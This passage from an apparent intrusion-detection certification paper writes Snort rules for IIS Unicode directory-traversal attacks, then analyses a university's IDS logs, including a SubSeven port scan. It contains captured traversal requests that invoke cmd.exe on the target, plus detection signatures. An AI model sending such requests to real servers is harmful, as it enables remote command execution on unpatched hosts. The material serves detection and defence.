Detection of the IIS/PWS Exetended Unicode Directory Traversal vulnerability is the simpler of the two. We are looking for the following strings:

%[Cc]0%hh

%[Cc]1%hh

The following snort v. 1.8 rules will do the trick:

```
alert tcp any any -> any 80 (msg:"WEB-IIS Escaped Char. Decoding Cmd
Execution";flags: A+; uricontent:"..%5c";
reference:url,http://www.microsoft.com/technet/security/bulletin/MS01-
026.asp;)

alert tcp any any -> any 80 (msg:"WEB-IIS Escaped Char. Decoding Cmd
Execution";flags: A+; uricontent:"..%2f";
reference:url,http://www.microsoft.com/technet/security/bulletin/MS01-
026.asp;)
```

Since snort comes with the http_decode preprocessor (which detects Unicode attacks), I ran the iis_kabom script with no rules (but the default preprocessors turned on), and I received 40 Unicode detects. I certainly would have expected more, since there were 66 valid Unicode requests. The following is a representative example:

```
[**] spp_unidecode: CGI Null Byte attack detected [**]
10/07-12:55:07.140625 192.168.201.11:49673 -> 192.168.201.102:80
TCP TTL:64 TOS:0x0 ID:32179 IpLen:20 DgmLen:160 DF
***AP*** Seq: 0x4BEB6760  Ack: 0x9C7E44D6  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 170138350 0
0x0000: 00 B0 D0 6D 3F 75 00 02 B3 5B CB FB 08 00 45 00  ...m?u...[....E.
0x0010: 00 A0 7D B3 40 00 40 06 A8 E1 C0 A8 C9 0B C0 A8  ..}.@.@.........
0x0020: C9 66 C2 09 00 50 4B EB 67 60 9C 7E 44 D6 80 18  .f...PK.g`.~D...
0x0030: 16 D0 A2 95 00 00 01 01 08 0A 0A 24 1A EE 00 00  ...........$....
0x0040: 00 00 47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F  ..GET /_vti_bin/
0x0050: 2E 2E 25 25 33 35 25 36 33 2E 2E 25 25 33 35 25  ..%%35%63..%%35%
0x0060: 36 33 2E 2E 25 25 33 35 25 36 33 2E 2E 25 25 33  63..%%35%63..%%3
0x0070: 35 25 36 33 2E 2E 25 25 33 35 25 36 33 2E 2E 2F  5%63..%%35%63../
0x0080: 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63  winnt/system32/c
0x0090: 6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A  md.exe?/c+dir+c:
0x00A0: 5C 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A        \ HTTP/1.0....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
[**] spp_unidecode: Invalid Unicode String detected [**]
10/07-12:55:07.178762 192.168.201.11:49680 -> 192.168.201.102:80
TCP TTL:64 TOS:0x0 ID:7752 IpLen:20 DgmLen:143 DF
***AP*** Seq: 0x4B3F04B5  Ack: 0x9C8311EE  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 170138354 0
0x0000: 00 B0 D0 6D 3F 75 00 02 B3 5B CB FB 08 00 45 00  ...m?u...[....E.
0x0010: 00 8F 1E 48 40 00 40 06 08 5E C0 A8 C9 0B C0 A8  ...H@.@..^......
0x0020: C9 66 C2 10 00 50 4B 3F 04 B5 9C 83 11 EE 80 18  .f...PK?........
0x0030: 16 D0 38 7A 00 00 01 01 08 0A 0A 24 1A F2 00 00  ..8z.......$....
0x0040: 00 00 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E  ..GET /scripts/.
0x0050: 2E 25 43 31 25 31 43 2E 2E 25 43 31 25 31 43 2E  .%C1%1C..%C1%1C.
0x0060: 2E 25 43 31 25 31 43 2E 2E 25 43 31 25 31 43 77  .%C1%1C..%C1%1Cw
0x0070: 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D  innt/system32/cm
0x0080: 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A 5C  d.exe?/c+dir+c:\
0x0090: 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A            HTTP/1.0....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] spp_unidecode: Unicode Directory Transversal attack detected [**]
10/07-12:55:07.184640 192.168.201.11:49681 -> 192.168.201.102:80
TCP TTL:64 TOS:0x0 ID:29079 IpLen:20 DgmLen:143 DF
***AP*** Seq: 0x4B2D6B67  Ack: 0x9C839FE4  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 170138355 0
0x0000: 00 B0 D0 6D 3F 75 00 02 B3 5B CB FB 08 00 45 00  ...m?u...[....E.
0x0010: 00 8F 71 97 40 00 40 06 B5 0E C0 A8 C9 0B C0 A8  ..q.@.@.........
0x0020: C9 66 C2 11 00 50 4B 2D 6B 67 9C 83 9F E4 80 18  .f...PK-kg......
0x0030: 16 D0 43 C1 00 00 01 01 08 0A 0A 24 1A F3 00 00  ..C........$....
0x0040: 00 00 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E  ..GET /scripts/.
0x0050: 2E 25 43 31 25 39 43 2E 2E 25 43 31 25 39 43 2E  .%C1%9C..%C1%9C.
0x0060: 2E 25 43 31 25 39 43 2E 2E 25 43 31 25 39 43 77  .%C1%9C..%C1%9Cw
0x0070: 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D  innt/system32/cm
0x0080: 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A 5C  d.exe?/c+dir+c:\
0x0090: 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A            HTTP/1.0....
```

Note that only 40 alerts were received. As you can see, the IIS/PWS Extended Unicode Directory Traversal vulnerability was detected, although detected as "Invalid Unicode String" and "Directory Transversal Attack". However, only some versions of the IIS/PWS Escaped Character Decoding Command Execution vulnerability were recognized (and these were alerted as "CGI Null Byte attack detected", a confusing misdirection).

When the two snort rules specified above are in place and the iis_kabom script is run I received 66 alerts regarding Unicode issues, including 26 "WEB-IIS Escaped Char. Decoding Cmd Execution" alerts (detecting the otherwise unrecognized IIS/PWS Escaped Character Decoding Command Execution vulnerability). Here is an example of one such alert:

```
[**] WEB-IIS Escaped Char. Decoding Cmd Execution [**]
10/07-12:56:03.215196 192.168.201.11:49714 -> 192.168.201.102:80
TCP TTL:64 TOS:0x0 ID:35097 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x4E4BB9C2  Ack: 0x9D72B5E8  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 170143958 0
0x0000: 00 B0 D0 6D 3F 75 00 02 B3 5B CB FB 08 00 45 00  ...m?u...[....E.
0x0010: 00 8B 89 19 40 00 40 06 9D 90 C0 A8 C9 0B C0 A8  ....@.@.........
0x0020: C9 66 C2 32 00 50 4E 4B B9 C2 9D 72 B5 E8 80 18  .f.2.PNK...r....
0x0030: 16 D0 BC 95 00 00 01 01 08 0A 0A 24 30 D6 00 00  ...........$0...
0x0040: 00 00 47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25  ..GET /msadc/..%
```

```
0x0050: 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E 25  5c../..%5c../..%
0x0060: 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65  5c../winnt/syste
0x0070: 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64  m32/cmd.exe?/c+d
0x0080: 69 72 2B 63 3A 5C 20 48 54 54 50 2F 31 2E 30 0D  ir+c:\ HTTP/1.0.
0x0090: 0A 0D 0A 2E 30 0D 0A 0D 0A                       ....0....
```

The careful observer will note that all of the above signatures could have been captured by the existing "WEB-IIS cmd.exe access" rule. However, if the user happened to use something else, such as "root.exe", "attrib.com", or some other executable program, the "WEB-IIS cmd.exe access" rule would not detect it while the Unicode-specific rules above would.

CONCLUSION

Many current worms, including the Code Red variants and Nimda, have used these two Unicode vulnerabilities in IIS to good effect. While not necessarily providing administrative access, these vulnerabilities do allow attackers to run arbitrary code on the target machines, possibly uploading further compromises (as Nimda does using TFTP).

Systems can protect themselves from these specific vulnerabilities by installing the recent service packs and security updates from Microsoft. Wise web administrators, however, will seriously consider the possibility of other similar sorts of vulnerabilities and will take further measures to ensure safety. These include:

1. Don't use default directory/share names and/or locations. Customize them for your site.
2. Carefully set permissions on shares.
3. Turn off all unneeded functions and/or disable unused extensions in IIS.

These, and many other suggestions, are available both from Microsoft (for IIS5 see http://www.microsoft.com/technet/security/tools/iis5cl.asp, for IIS4 see http://www.microsoft.com/technet/security/tools/iis4cl.asp) and many other organizations (such as SANS "Securing Microsoft's IIS Web Server" course, see http://www.sans.org/IIS/sec_IIS.htm).

Assignment 3 – "Analyze This" Scenario

GIAC University has requested an analysis of their Network Intrusion Detection System logs. This analysis will cover a one month time period, from May 1, 2001 through May 31, 2001.

EXECUTIVE SUMMARY

I have analyzed the data you provided me for the month of February. That analysis resulted in the following issues:

1. The most critical issue is that there may be a widespread SubSeven Trojan compromise within your network. This should be investigated immediately.
2. The majority of the alerts turned out to be associated with streaming media services, both the Yahoo Broadcast Service and the Internet Media Network. These total almost 70% of the alerts for the month. If streaming media applications are acceptable in your environment, then the rules for these alerts should be changed so alerts are not generated for this application.
3. Aside from the streaming media, peer-to-peer file sharing programs (such as Napster and Gnutella) were the next highest cause of alerts (and used significant bandwidth).

You should consider disallowing any traffic that is not destined to/from your network at your border routers. A number of the alerts generated were caused by packets whose source and destination addresses were outside of your network.

You should also consider configuring your firewall to deny all traffic and only allow specific connections through. This is generally recognized as a superior way to configure your firewall, and it will reduce your exposure to many of the vulnerabilities discussed.

ALERT SIGNATURES

Signature	# of Alerts (441221 total)	% of Total	# of Sources	# of Destinations
UDP SRC and DST outside network	295321	70%	148	1601
Watchlist 000220 IL-ISDNNET-990517	34373	8%	245	183
High port 65535 udp - possible Red Worm - traffic	30235	7%	61	61
Possible Trojan server activity	29480	6%	4527	16398
WinGate 1080 Attempt	18584	4%	217	1725
External RPC call	7086	2%	58	1275
Attempted Sun RPC high port access	6616	1%	8	8
SYN-FIN scan!	5710	1%	7	5371
High port 65535 tcp - possible Red Worm - traffic	4173	<1%	63	58
connect to 515 from outside	1997	<1%	16	1067
SUNRPC highport access!	1852	<1%	13	1730
SMB Name Wildcard	1733	<1%	698	607
Queso fingerprint	1096	<1%	97	199
Port 55850 tcp - Possible myserver activity - ref. 010313-1	787	<1%	72	75

Signature	# of Alerts (441221 total)	% of Total	# of Sources	# of Destinations
Tiny Fragments - Possible Hostile Activity	651	<1%	7	44
Watchlist 000222 NET-NCFC	608	<1%	23	22
TCP SRC and DST outside network	314	<1%	84	148
Back Orifice	243	<1%	11	180
Null scan!	155	<1%	116	89
NMAP TCP ping!	74	<1%	25	20
SNMP public access	44	<1%	4	44
ICMP SRC and DST outside network	34	<1%	19	22
Russia Dynamo - SANS Flash 28-jul-00	31	<1%	4	3
connect to 515 from inside	14	<1%	7	8
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	3	<1%	2	2
STATDX UDP attack	3	<1%	3	1
TCP SMTP Source Port traffic	2	<1%	2	2
Probable NMAP fingerprint attempt	2	<1%	2	2

UDP SRC AND DST OUTSIDE NETWORK

Representing 70% of the total alerts in this report, this alert denotes UDP traffic where both the source and destination refer to addresses that are located outside of your network.

TOP 5 SOURCE HOSTS

Source	# Alerts	Destination IPs (# Occurances)
63.250.213.119	168175	233.28.65.62(all)
63.250.213.26	50131	233.28.65.164(41038), 233.28.65.171(9093)
206.190.36.120	42170	233.28.65.62(all)
63.250.213.24	8094	233.28.65.170(all)
63.250.213.122	5888	233.28.65.222(all)

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)
233.28.65.62	210345
233.28.65.164	41038
233.28.65.171	9093
233.28.65.170	8094
233.28.65.222	6308

INFORMATION ABOUT ALERT

The majority of the source addresses for this alert (283691 of 295321, or 96%) come from the 63.250.192.0/19 or 206.190.32.0/19 networks associated with the Yahoo Broadcast service, a multicast network that provides music and other multimedia (http://www.broadcast.com/about/). The destination addresses for these source addresses are in every case multicast addresses.

Considering that this is a university network, this traffic is probably individuals listening to streaming music or watching video.

Approximately 2% of the source addresses for this alert (5900 of 295321) come from Link-Local addresses (169.254.0.0/16). The simplest explanation is that these are machines (probably iMac or Win98) that are using a "linklocal" address (in every case the source port is 137, NETBIOS Name Service, so these are almost certainly Windows boxes). This can occur because the machine was unable to obtain a DHCP lease (possibly because of pathological network latencies, see http://www.isc.org/ml-archives/dhcp-server/1999/10/msg00283.html). There are 67 distinct addresses in this subnet, the top 5 are shown below:

Source	# Occurances
169.254.199.30	3255
169.254.67.123	762
169.254.11.43	430
169.254.107.122	357
169.254.101.152	348

However, of these "LinkLocal" addresses, there were 67 occurances of attempts to access destination port 53 across 13 sources. The largest number of accesses from a single source address was 14, and the median was 2.

Source	Destination (# alerts) (hostname)
169.254.235.144	24.3.0.38(14)(proxy1.owml1.md.home.com), 24.3.0.39(12)(proxy2.owml1.md.home.com)
169.254.228.120	204.74.114.93(13)

Both 24.3.0.38 and 24.3.0.39 are proxy servers in the @Home network. 204.74.114.93 is an address in the Internet Media Network (NETBLK-IMN). Most of the other attempts are to 164.124.101.2, which is ns.dacom.co.kr, a DNS server for DACOM Corporation in Korea.

In general, these attempts are suspicious because they are to DNS servers outside our network from a "LinkLocal" address. While not attacking your network directly, they certainly warrant keeping an eye on.

The remaining traffic (around 2%) comes from a large number of different sources. Many of these are from private networks (10.0.0.0/8 and 192.168.0.0/16 for example), as well as from the University of North Dakota (134.129.0.0/16) (these are generally going to multicast addresses). In this range, there is a much higher probability that some of these are crafted packets from insiders possibly attacking external networks.

The following is the whois information for the 63.250.213.0 network:

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
   2914 Taylor st
   Dallas, TX 75226
   US

   Netname: NETBLK2-YAHOOBS
   Netblock: 63.250.192.0 - 63.250.223.255
   Maintainer: YAHO

   Coordinator:
      Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
```

```
      214.782.4278 ext. 2278

   Domain System inverse mapping provided by:

   NS.BROADCAST.COM          206.190.32.2
   NS2.BROADCAST.COM         206.190.32.3

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 29-Jun-2001.
   Database last updated on 3-Jul-2001 23:15:43 EDT.
```

The 206.190.36.0 network is also part of the same Yahoo Broadcast service (NET-NETBLK1-YAHOOBS covering the 206.190.32.0/19 subnet).

```
Yahoo! Broadcast Services, Inc. (NET-NETBLK1-YAHOOBS)
   2914 Taylor St.
   Dallas, TX 75226
   US

   Netname: NETBLK1-YAHOOBS
   Netblock: 206.190.32.0 - 206.190.63.255
   Maintainer: YAHO

   Coordinator:
      Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
      214.782.4278 ext. 2278

   Domain System inverse mapping provided by:

   NS.BROADCAST.COM          206.190.32.2
   NS2.BROADCAST.COM         206.190.32.3

   Record last updated on 29-Jun-2001.
   Database last updated on 3-Jul-2001 23:15:43 EDT.
```

The following is the whois information on the 233.28.65.0 network (a range set aside for multicast addresses):

```
IANA (NET-MCAST-NET)
   Internet Assigned Numbers Authority
   4676 Admiralty Way, Suite 330
   Marina del Rey, CA 90292-6695
   US

   Netname: MCAST-NET
   Netblock: 224.0.0.0 - 239.255.255.255

   Coordinator:
      Internet Corporation for Assigned Names and Numbers  (IANA-ARIN)  res-
ip@iana.org
      (310) 823-9358

   Domain System inverse mapping provided by:
```

```
FLAG.EP.NET                198.32.4.13
STRUL.STUPI.SE             192.108.200.1 192.36.143.3
NS.ISI.EDU                 128.9.128.127
NIC.NEAR.NET               192.52.71.4

Record last updated on 12-Sep-2000.
Database last updated on 3-Jul-2001 23:15:43 EDT.
```

DEFENSIVE RECOMMENDATIONS

Streaming media applications require a tremendous amount of network bandwidth. You may want to review your appropriate use guidelines for your network to determine whether you wish to continue allowing this sort of traffic. On the other hand, the vast majority of this was using multicast addressing, reducing the overall bandwidth usage dramatically if multiple people are using the same streams (a big if).

Investigate further the source of the link-local addresses. This may point to a misconfigured network segment or defective hardware.

Another possibility is that people are making connections to your network (possibly via PPP, ISDN, or other internal network link) and that some of the traffic from that network is flowing over your network. These sorts of unknown or uncontrolled connections can be a grave source of danger for your network, as they represent breaches in your network perimeter.

It is also possible that some of the machines are misconfigured, and are using static IP addresses which are not in your subnet. You may wish to track down these machines and reconfigure them.

Finally, if you wish to stop all further concern with these sorts of addresses, you can configure your routers to not route packets where the source or destination address are not in your subnet. This will ensure that such traffic dies a quick death.

CORRELATIONS

More info on Yahoo Broadcast: http://broadcast.yahoo.com/home.html

The LinkLocal specification is described here: http://www.ietf.org/internet-drafts/draft-ietf-zeroconf-ipv4-linklocal-04.txt

WATCHLIST 000220 IL-ISDNNET-990517

TOP 5 SOURCE HOSTS

Source	# Alerts
212.179.79.2	9322
212.179.31.101	3563
212.179.43.225	3258
212.179.69.25	1861
212.179.29.205	1527

TOP 5 DESTINATION HOSTS

Destinations	# Alerts
MY.NET.202.222	8431

MY.NET.219.38	3752
MY.NET.210.86	3539
MY.NET.218.38	1861
MY.NET.202.218	1530

INFORMATION ABOUT ATTACK

This alert identifies traffic that comes from the Israeli ISDN Net Ltd. Network (212.179.0.0/17).

As you can see, the vast majority of the alerts were caused by connections to standard ports used by file-sharing programs such as eDonkey2000 (http://www.edonkey2000.com/faq.html), Gnutella, and Napster.

Port	Use	Count
4662	eDonkey2000 data	8431
6346	Gnutella	7751
4656	unknown	3591
6699	Napster	3052
1214	Kazaa	3022

Machine MY.NET.219.38 received a number of connections to ports 4051, 4192, 4263, 4275, 4656, and 4965. These ports are not associated with any services, which may indicate the presence of a Trojan or other malicious server, or could simply be a non-standard file-sharing port.

There were 5 telnet sessions (causing 149 alerts).

Date	Time	Source	Dest
5/6	03:49-03:50 & 04:12-04:15	212.179.61.243	MY.NET.60.11
5/12	07:23	212.179.84.115	MY.NET.105.120
5/13	15:57	212.179.61.242	MY.NET.60.16
5/13	16:04-16:06	212.179.61.242	MY.NET.60.8

DEFENSIVE RECOMMENDATIONS

You should consider whether allowing file-sharing services (such as Gnutella, Napster, and eDonkey2000) fall within your acceptable use guidelines. If not, then traffic to these ports should be disabled.

You should also determine whether the 5 telnet sessions above represent normal traffic or unexpected traffic. If it is unexpected, you will want to closely audit the machines MY.NET.60.11 and MY.NET.60.8 for rootkits, Trojans, or other malware.

You should seriously consider disallowing the use of telnet on your network. Telnet does not perform encryption of the data stream, therefore it is relatively trivial to listen for usernames and passwords off of the network from people using telnet. Instead, move to a more secure protocol such as Secure Shell (SSH). There are free versions of SSH available (see http://www.openssh.org and http://www.ssh.com).

Machine MY.NET.219.38 received a number of connections to ports with no known services associated. It would be prudent to take a closer look at this machine to ensure that it has not been compromised. Using lsof to determine which processes are associated with open ports would be useful.

CORRELATIONS

The SANS institute discusses the problems with telnet:
http://www.sans.org/newlook/resources/IDFAQ/telnet_rlogin.htm

HIGH PORT 65535 UDP - POSSIBLE RED WORM - TRAFFIC

TOP 5 SOURCE HOSTS

Source	# Alerts
205.167.0.160	20779
MY.NET.97.195	7164
64.42.64.129	1236
66.79.18.70	930
24.200.30.211	17

TOP 5 DESTINATION HOSTS

Destinations	# Alerts
MY.NET.71.69	20780
64.42.64.129	7164
MY.NET.97.195	1236
MY.NET.70.242	954
MY.NET.163.54	13

INFORMATION ABOUT ATTACK

This alert is triggered by UDP connections to or from port 65535.

It is fairly unusual to have normal UDP traffic originating from or destined to port 65535 (representing the highest UDP port number). Activity on this port may indicate a compromised system. The text message of this alert points to one possibility, the Adore worm traffic (previously known as the "Red Worm") (http://www.sans.org/y2k/adore.htm).

However, the much of the traffic (99.7%) represented by this alert was to known gaming ports (ports 27960 and 27961 for Quake 3, and 6112 for Battle.Net). Although this does not rule out these connections being to/from compromised systems, it is much more likely that this simply represents normal gaming activities. Whether this is gaming traffic will be largely dependent on what O.S. is running on these machines. If the O.S. is Windows we are almost certainly seeing gaming traffic. If the O.S. is Linux there is a greater chance of the system being compromised.

DEFENSIVE RECOMMENDATIONS

You may wish to determine whether gaming activities fall within your appropriate use guidelines.

You should ensure that the systems on your network identified above are indeed Windows systems or engaging in gaming activity on a regular basis. If not, then these systems should be investigated for possible compromise.

If gaming activities are acceptable, you may wish to alter your IDS ruleset to take gaming ports into account so fewer false positives result.

CORRELATIONS

http://advice.networkice.com/advice/Exploits/Ports/27960/default.htm

http://www.blizzard.com/support/index.asp?Action=Solution&BugID=256

POSSIBLE TROJAN SERVER ACTIVITY

TOP 5 SOURCE HOSTS

Source	# Alerts(sig)	# Alerts (total)	#Dsts (sig)	#Dsts(total)
24.65.218.144	3416	3416	3167	3167
MY.NET.202.26	3060	3060	2663	2663
216.220.168.222	2410	2410	1726	1726
65.32.16.253	2171	2171	2110	2110
24.66.103.212	445	445	411	411

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
216.220.168.222	2208	2208	1287	1287
24.65.218.144	657	657	541	541
65.32.16.253	506	506	445	445
MY.NET.202.26	377	378	326	327
MY.NET.206.226	346	348	6	8

INFORMATION ABOUT ATTACK

This alert is triggered by connections to or from port 27374 (SubSeven Trojan port).

The SubSeven Trojan, which typically listens on port 27374, provides a means of controlling the host machine from a remote client console. By scanning port 27374, an attacker can determine whether the SubSeven Trojan is available and can then later return to exploit the vulnerability and use the machine as a platform for other attacks such as Distributed Denial-of-Service (DDoS) attacks or remote reconnaissance.

On May 13 starting at 19:57 host 24.65.218.144 (from Shaw Fiberlink Ltd. cable network) began performing a scan of the MY.NET.0.0 network for port 27374. The following 541 hosts responded to this scan:

```
MY.NET.1.15     MY.NET.1.203    MY.NET.2.1      MY.NET.5.1      MY.NET.5.7      MY.NET.5.30
MY.NET.5.34     MY.NET.5.38     MY.NET.5.46     MY.NET.5.55     MY.NET.5.66     MY.NET.5.74
MY.NET.5.107    MY.NET.5.119    MY.NET.6.20     MY.NET.6.48     MY.NET.6.49     MY.NET.7.13
MY.NET.7.16     MY.NET.7.37     MY.NET.7.40     MY.NET.7.49     MY.NET.10.9     MY.NET.10.13
MY.NET.10.17    MY.NET.10.44    MY.NET.10.60    MY.NET.10.121   MY.NET.10.136   MY.NET.10.172
MY.NET.10.176   MY.NET.10.180   MY.NET.10.240   MY.NET.11.1     MY.NET.15.1     MY.NET.15.8
MY.NET.15.69    MY.NET.15.136   MY.NET.15.208   MY.NET.15.217   MY.NET.17.3     MY.NET.21.2
MY.NET.21.22    MY.NET.21.23    MY.NET.21.26    MY.NET.21.27    MY.NET.21.30    MY.NET.21.31
MY.NET.21.35    MY.NET.21.38    MY.NET.21.42    MY.NET.21.47    MY.NET.21.51    MY.NET.21.54
```

MY.NET.21.58	MY.NET.21.59	MY.NET.21.62	MY.NET.21.66	MY.NET.21.71	MY.NET.21.74
MY.NET.21.78	MY.NET.26.1	MY.NET.53.10	MY.NET.53.34	MY.NET.53.35	MY.NET.53.39
MY.NET.53.42	MY.NET.53.43	MY.NET.53.50	MY.NET.53.59	MY.NET.53.110	MY.NET.53.134
MY.NET.53.219	MY.NET.53.222	MY.NET.54.1	MY.NET.54.212	MY.NET.54.217	MY.NET.54.220
MY.NET.54.221	MY.NET.54.224	MY.NET.54.225	MY.NET.54.228	MY.NET.55.24	MY.NET.55.28
MY.NET.55.36	MY.NET.55.37	MY.NET.55.57	MY.NET.60.1	MY.NET.60.6	MY.NET.60.11
MY.NET.60.39	MY.NET.60.163	MY.NET.60.166	MY.NET.60.167	MY.NET.60.170	MY.NET.60.174
MY.NET.60.178	MY.NET.60.182	MY.NET.60.183	MY.NET.60.206	MY.NET.70.17	MY.NET.70.37
MY.NET.70.41	MY.NET.70.56	MY.NET.70.93	MY.NET.70.105	MY.NET.70.133	MY.NET.70.160
MY.NET.70.173	MY.NET.70.177	MY.NET.70.180	MY.NET.71.73	MY.NET.75.1	MY.NET.75.4
MY.NET.75.5	MY.NET.75.13	MY.NET.75.28	MY.NET.75.92	MY.NET.75.104	MY.NET.75.105
MY.NET.75.109	MY.NET.75.112	MY.NET.75.128	MY.NET.75.160	MY.NET.75.161	MY.NET.75.196
MY.NET.75.213	MY.NET.75.216	MY.NET.75.217	MY.NET.75.220	MY.NET.75.221	MY.NET.85.23
MY.NET.85.34	MY.NET.97.18	MY.NET.97.22	MY.NET.97.26	MY.NET.97.27	MY.NET.97.34
MY.NET.97.46	MY.NET.97.83	MY.NET.97.154	MY.NET.97.158	MY.NET.97.163	MY.NET.97.166
MY.NET.97.167	MY.NET.97.171	MY.NET.97.182	MY.NET.97.183	MY.NET.97.186	MY.NET.97.187
MY.NET.97.190	MY.NET.97.191	MY.NET.97.198	MY.NET.97.199	MY.NET.97.203	MY.NET.97.218
MY.NET.97.223	MY.NET.97.226	MY.NET.97.230	MY.NET.97.231	MY.NET.97.234	MY.NET.97.238
MY.NET.97.239	MY.NET.98.13	MY.NET.98.17	MY.NET.98.21	MY.NET.98.32	MY.NET.98.61
MY.NET.98.64	MY.NET.98.88	MY.NET.98.109	MY.NET.98.125	MY.NET.98.129	MY.NET.98.133
MY.NET.98.136	MY.NET.98.137	MY.NET.98.144	MY.NET.98.153	MY.NET.98.164	MY.NET.98.168
MY.NET.98.169	MY.NET.98.173	MY.NET.98.176	MY.NET.98.177	MY.NET.98.181	MY.NET.98.185
MY.NET.98.189	MY.NET.98.197	MY.NET.98.200	MY.NET.98.212	MY.NET.98.220	MY.NET.98.224
MY.NET.98.225	MY.NET.98.228	MY.NET.98.232	MY.NET.98.237	MY.NET.98.240	MY.NET.99.13
MY.NET.99.21	MY.NET.99.32	MY.NET.99.37	MY.NET.99.44	MY.NET.99.49	MY.NET.99.61
MY.NET.99.65	MY.NET.99.80	MY.NET.99.81	MY.NET.99.85	MY.NET.99.117	MY.NET.99.128
MY.NET.99.152	MY.NET.99.161	MY.NET.99.165	MY.NET.100.1	MY.NET.100.2	MY.NET.100.34
MY.NET.100.78	MY.NET.100.139	MY.NET.100.147	MY.NET.100.158	MY.NET.100.182	MY.NET.100.183
MY.NET.100.186	MY.NET.100.190	MY.NET.100.203	MY.NET.100.211	MY.NET.100.223	MY.NET.100.226
MY.NET.100.230	MY.NET.104.46	MY.NET.104.66	MY.NET.104.98	MY.NET.104.114	MY.NET.105.79
MY.NET.105.114	MY.NET.105.119	MY.NET.105.178	MY.NET.105.235	MY.NET.106.20	MY.NET.106.133
MY.NET.106.141	MY.NET.106.149	MY.NET.106.188	MY.NET.106.197	MY.NET.106.201	MY.NET.106.204
MY.NET.106.209	MY.NET.106.212	MY.NET.106.228	MY.NET.107.16	MY.NET.107.44	MY.NET.107.64
MY.NET.107.165	MY.NET.107.168	MY.NET.107.169	MY.NET.107.240	MY.NET.108.1	MY.NET.108.231
MY.NET.109.10	MY.NET.109.15	MY.NET.109.18	MY.NET.109.66	MY.NET.109.70	MY.NET.109.75
MY.NET.109.79	MY.NET.109.211	MY.NET.109.215	MY.NET.110.4	MY.NET.110.8	MY.NET.110.9
MY.NET.110.16	MY.NET.110.24	MY.NET.110.36	MY.NET.110.80	MY.NET.110.81	MY.NET.110.84
MY.NET.110.85	MY.NET.110.92	MY.NET.110.93	MY.NET.110.97	MY.NET.110.100	MY.NET.110.101
MY.NET.110.113	MY.NET.110.117	MY.NET.110.124	MY.NET.110.153	MY.NET.110.156	MY.NET.110.157
MY.NET.110.164	MY.NET.110.165	MY.NET.110.168	MY.NET.110.172	MY.NET.110.208	MY.NET.110.249
MY.NET.111.1	MY.NET.111.36	MY.NET.111.48	MY.NET.111.57	MY.NET.111.60	**MY.NET.111.68**
MY.NET.111.69	MY.NET.111.89	MY.NET.111.116	MY.NET.111.124	MY.NET.111.125	MY.NET.111.129
MY.NET.111.140	MY.NET.111.144	MY.NET.111.145	MY.NET.111.165	MY.NET.111.168	MY.NET.111.169
MY.NET.111.173	MY.NET.111.208	MY.NET.112.11	MY.NET.112.14	MY.NET.112.15	MY.NET.112.18
MY.NET.112.22	MY.NET.112.23	MY.NET.112.26	MY.NET.112.30	MY.NET.115.36	MY.NET.115.53
MY.NET.115.133	MY.NET.115.136	MY.NET.115.141	MY.NET.115.165	MY.NET.115.172	MY.NET.115.177
MY.NET.116.1	MY.NET.120.1	MY.NET.120.2	MY.NET.120.22	MY.NET.120.27	MY.NET.121.1
MY.NET.121.14	MY.NET.121.26	MY.NET.130.12	MY.NET.130.25	MY.NET.130.128	MY.NET.130.160
MY.NET.130.196	MY.NET.130.201	MY.NET.134.1	MY.NET.135.1	MY.NET.138.16	MY.NET.138.20
MY.NET.138.21	MY.NET.138.29	MY.NET.138.32	MY.NET.138.33	MY.NET.138.44	MY.NET.138.45
MY.NET.138.201	MY.NET.138.216	MY.NET.138.220	MY.NET.138.224	MY.NET.138.225	MY.NET.138.228
MY.NET.139.1	MY.NET.139.36	MY.NET.139.168	MY.NET.139.196	MY.NET.139.228	MY.NET.139.229
MY.NET.140.50	**MY.NET.140.123**	MY.NET.140.130	MY.NET.140.134	MY.NET.140.138	MY.NET.140.143
MY.NET.140.179	MY.NET.140.182	MY.NET.140.191	MY.NET.140.210	MY.NET.141.102	MY.NET.143.21
MY.NET.143.24	MY.NET.143.25	MY.NET.143.72	MY.NET.143.89	MY.NET.143.96	MY.NET.143.105
MY.NET.143.109	MY.NET.143.145	MY.NET.143.149	MY.NET.143.152	MY.NET.143.156	MY.NET.143.228
MY.NET.143.237	MY.NET.143.249	MY.NET.144.1	MY.NET.144.42	MY.NET.144.58	MY.NET.144.63
MY.NET.145.2	MY.NET.145.47	MY.NET.145.54	MY.NET.145.55	MY.NET.145.75	MY.NET.145.79
MY.NET.145.82	MY.NET.145.91	MY.NET.145.94	MY.NET.145.154	MY.NET.145.155	MY.NET.145.158
